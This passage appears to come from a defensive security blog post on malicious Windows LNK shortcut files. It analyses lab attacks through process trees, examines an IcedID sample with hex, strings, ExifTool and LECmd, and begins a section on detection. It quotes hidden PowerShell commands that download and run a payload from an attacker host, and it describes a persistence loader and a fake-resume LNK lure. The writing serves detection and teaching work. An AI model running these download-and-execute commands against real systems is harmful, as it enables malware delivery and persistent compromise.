
Process data shows the command line matches from our attacker point of view to reach out to the remote host and download and execute the 'malware' from the %TEMP% directory.



```
"C:\Windows\System32\cmd.exe" /c "powershell.exe -command
PowerShell -ExecutionPolicy bypass -noprofile -windowstyle
hidden -command "wget http://192.168.84.131:8443/N0T_M
alware.exe -OutFile $env:TEMP\N0t_Malware.exe;Start-Process
"$env:TEMP\N0t_Malware.exe""""
```

Command Line example

Subsequent child processes such as *‘whoami’* and *‘ping’* are recorded in the process tree as well as children of our *‘n0t_malware.exe’* example.




Process Tree

BlueTeam - Persistence with PowerShell


This attack places our LNK file in the user's startup directory so that the attack executes every time the user logs onto the machine. The LNK calls PowerShell to download and run a batch file that will once again use PowerShell to check for the existence of our 'malware'. If the 'malware' is not found, a new copy is downloaded and executed.

Once again, the process tree gives us a great deal of information in the various pieces of this attack scenario. This time, there's a lot more to look at.



Process Tree


Focusing on the command line of the initial cmd.exe execution, we see the PowerShell request to our remote host to download and execute our 'p.bat' file.



```
powershell.exe -command PowerShell -ExecutionPolicy bypass -
noprofile -windowstyle hidden -command "wget http://192.168.8
4.131:8443/p.bat -OutFile $env:TEMP\p.bat;Start-Process "$en
v:TEMP\p.bat""
```

Cmd.exe command line


Another cmd.exe command line shows us the actual execution of the ‘p.bat’ file -



```
C:\Windows\system32\cmd.exe /c ""C:\Users\IEUser\AppDat
a\Local\Temp\p.bat" "
```

Command line example executing ‘p.bat’

The resulting PowerShell child process shows us the command line we expect to see, checking to see if our ‘malware’ exists and if not, it downloads and executes a new copy.



```
powershell.exe -command PowerShell -ExecutionPolicy bypass -
noprofile -windowstyle hidden -command "$test = test-path $env
:TEMP\N0t_Malware.exe -PathType Leaf; if (-not($test)) { wget
http://192.168.84.131:8443/N0T_Malware.exe -OutFile $env
:TEMP\N0t_Malware.exe; sleep -Seconds 5; Start-Process "$en
v:TEMP\N0t_Malware.exe" } else { Start-Process "$env:TEMP\N
0t_Malware.exe" }"
```


Creation time
January 31, 2023 at 9:02:23 AM GMT-6
End time
powershell.exe -command PowerShell -Executi...
Command line
False
Is aggregated process

Powershell child process of ‘p.bat’

BlueTeam - Using Shortcuts to Execute Hidden Malicious Files


In our final example, we had an archive file that contained an LNK file posing as a resume document and two hidden files, a batch file and our 'malware'. Executing the LNK file launches the batch file which will copy our 'malware' to the %TEMP% directory and execute.

Once again our process tree gives us a pretty clear picture of the process heritage and the various pieces that need further investigation.



Process Tree


Starting with the first instance of cmd.exe, we see from the command line and execution of the suspect batch file in the archive -



```
C:\Windows\system32\cmd.exe /c ""C:\Users\IEUser\Deskto
p\Totally_Legit_Archive\cereal_K.bat" "
```

Command line that executes 'cereal_K.bat'


Looking at the command line for *xcopy.exe*, we see the 'malware' being copied into the %TEMP% directory. Note the '/h' parameter indicating that we're dealing with a hidden file.



```
xcopy /s /q /e /h N0t_Malware.exe C:\Users\IEUser\AppData\
Local\Temp
```

Xcopy.exe command line


The rest of the process tree shows the execution of our 'malware' and any child processes created through our Meterpreter session.



```
powershell -command "write-host 'Hack The Planet!"
```

Process Tree


Like our previous example, we can perform additional queries through the File Events element to find when the archive was first downloaded to the host and additional files that may have been executed, (ex - our initial LNK file).



File path matches pattern *Totally_Legit_Archive*


file access events

Query looking for any File Events related to 'Totally_Legit_Archive'




February 6, 2023 ...	Create file	c:\users\ieuser\desktop\totally_legit_archive.zip

File Creation Event for 'totally_legit_archive.zip'



c:\users\ieuser\desktop\totally_legit_archive\emmanuel_goldstein_resume_2023.doc.lnk

File Creation Event for our malicious LNK




c:\users\ieuser\desktop\totally_legit_archive\cereal_k.bat

File Creation Event for malicious batch file in the archive

Static File Analysis of the LNK File Format

In this section, we'll look at various tools and techniques for static analysis of LNK files.

We will start with an IcedID LNK sample that is posing as a document file -



This PC › DVD Drive (E:) 753afa3a

Name	Date modified	Type	Size
hey	9/15/2022 5:59 AM	File folder	
Document	9/15/2022 5:10 AM	Shortcut	2 KB

IcedID sample in a mounted ISO folder


For this section, you will need :

- *A good hexadecimal editor, HxD*
- *Hashing tool such as HashMyFiles or PowerShell*
- *Strings*
- *Exif-Tool*
- *LECmd*

File Hashing For LNK Files

Attempting to calculate the hash for an LNK file has interesting results that can either be useful or problematic depending on the sample.

With our IcedID sample, attempting to hash the file actually gives us the hash for the target file that the LNK is configured to launch :




Document 9/15/2022 5:10 AM

HashMyFiles

Filename	MD5
twelfth.bat	4e7c3ec7e4db2756209f5190355c3716

HashMyFiles output for IcedID sample



Document

Target type: Windows Batch File


Target location: hey

Target: C:\hey\twelfth.bat

LNK file properties

Hex Editor and Strings Analysis


Dropping the sample into HxD, we can see that the first few bytes of the file shows as '4C' :



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000000  4C 00 00 00 01 14 02 00 00 00 00 00 C0 00 00 00  L...........À...
00000010  00 00 00 46 C9 40 00 00 00 00 00 00 00 00 00 00  ...FÉ@..........
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 00 00 00 00 00 00 00 00 07 00 00 00  ................
00000040  00 00 00 00 00 00 00 00 00 00 00 00 DB 00 14 00  ............Û...
00000050  1F 50 E0 4F D0 20 EA 3A 69 10 A2 D8 08 00 2B 30  .PàOÐ ê:i.¢Ø..+0
```

Hex output for IcedID LNK sample


When we search for this in a file signature database, we find '4C 00 00 00 01 14 02 00' as the file signature for Windows shortcut files (LNK) and we can see that it matches the rest of the first few bytes of our sample :



```
Offset(h) 00 01 02 03 04 05 06 07 08 0

00000000  4C 00 00 00 01 14 02 00 00 0
00000010  00 00 00 46 C9 40 00 00 00 0
```

Confirmation of the file signature for the LNK file type

Running strings against our sample shows additional references that could lead to the target file name and path :




```
+00
/C:\
hey
hey
twelfth.bat
twelfth.bat
..\..\..\..\hey\twelfth.bat
c:\windows\explorer.exe
%SystemRoot%\explorer.exe
%SystemRoot%\explorer.exe
uhq
```

Strings output for IcedID sample

Exif Analysis

Exif-Tool is a tool used to parse and extract various fields of metadata from a file sample. Opening our sample with this tool shows several useful pieces of information such as the file modification, access, and creation times, the target file name, and the relative path to the target file :




```
ExifTool Version Number         : 12.56
File Name                       : Document.lnk
Directory                       : E:/
File Size                       : 1225 bytes
File Modification Date/Time     : 2022:09:15 05:10:38-07:00
File Access Date/Time           : 2022:09:15 05:59:52-07:00
File Creation Date/Time         : 2022:09:15 05:58:15-07:00
File Permissions                : -r--r--r--
File Type                       : LNK
File Type Extension             : lnk
MIME Type                       : application/octet-stream
Flags                           : IDList, RelativePath, IconFile, Unicode, ExpIcon
File Attributes                 : (none)
Target File Size                : 0
Icon Index                      : (none)
Run Window                      : Show Minimized No Activate
Hot Key                         : (none)
Target File DOS Name            : twelfth.bat
Relative Path                   : ..\..\..\..\hey\twelfth.bat
Icon File Name                  : c:\windows\explorer.exe
-- press ENTER --
```

Exif-Tool output for IcedID sample


LECmd

LECmd (aka LNK Explorer) is a command line tool developed by Eric Zimmerman to parse and decode all of the available data from the LNK file format. Running this against our fake resume file shows the Modified, Accessed, and Created timestamps, target file name and arguments, and even the hostname of the machine the LNK file was created on (depending on the header value):




```
Source file: C:\Users\IEUser\Desktop\Totally_Legit_Archive\Emmanuel_Goldstein_Resume_2023.doc.lnk
  Source created:  2023-01-10 21:04:39
  Source modified: 2023-01-10 21:53:16
  Source accessed: 2023-03-01 22:39:32
```

MAC timestamps



```
Name: Date Created: 1-5-2023 13:37 PM Size: 3.00KB
Relative Path: ..\..\..\..\Windows\System32\cmd.exe
Working Directory: C:\Windows\System32
Arguments: /c "cereal_K.bat"
Icon Location: C:\Windows\system32\imageres.dll
```

Target file, arguments, comments, and icon information



```
>> Tracker database block
   Machine ID:    [redacted]
   MAC Address:  00:0c:29:30:4f:03
   MAC Vendor:   VMWARE
   Creation:     2020-01-29 20:14:18
```

Originating host information

PurpleTeam: Detection and Hunting Strategies

In our final section, we will go over several strategies and configurations that will be beneficial in the detection and hunting for LNK file attacks.

File Events

Similar to LoLBins, LNK files can be tricky to detect due to a number or reasons -

- The file format is a core component of the Windows operating system
- They are files that aren't technically malicious by themselves
  - They are pointers to malicious files or commands

To capture the necessary information needed to properly hunt and detect LNK files, collection of non-executable file events is a must. Having access to this data type provides additional context in your analysis for a host of use cases including the LNK file attacks that we're focusing on here.

When enabled, File Events in the Cybereason platform will collect the following event types -

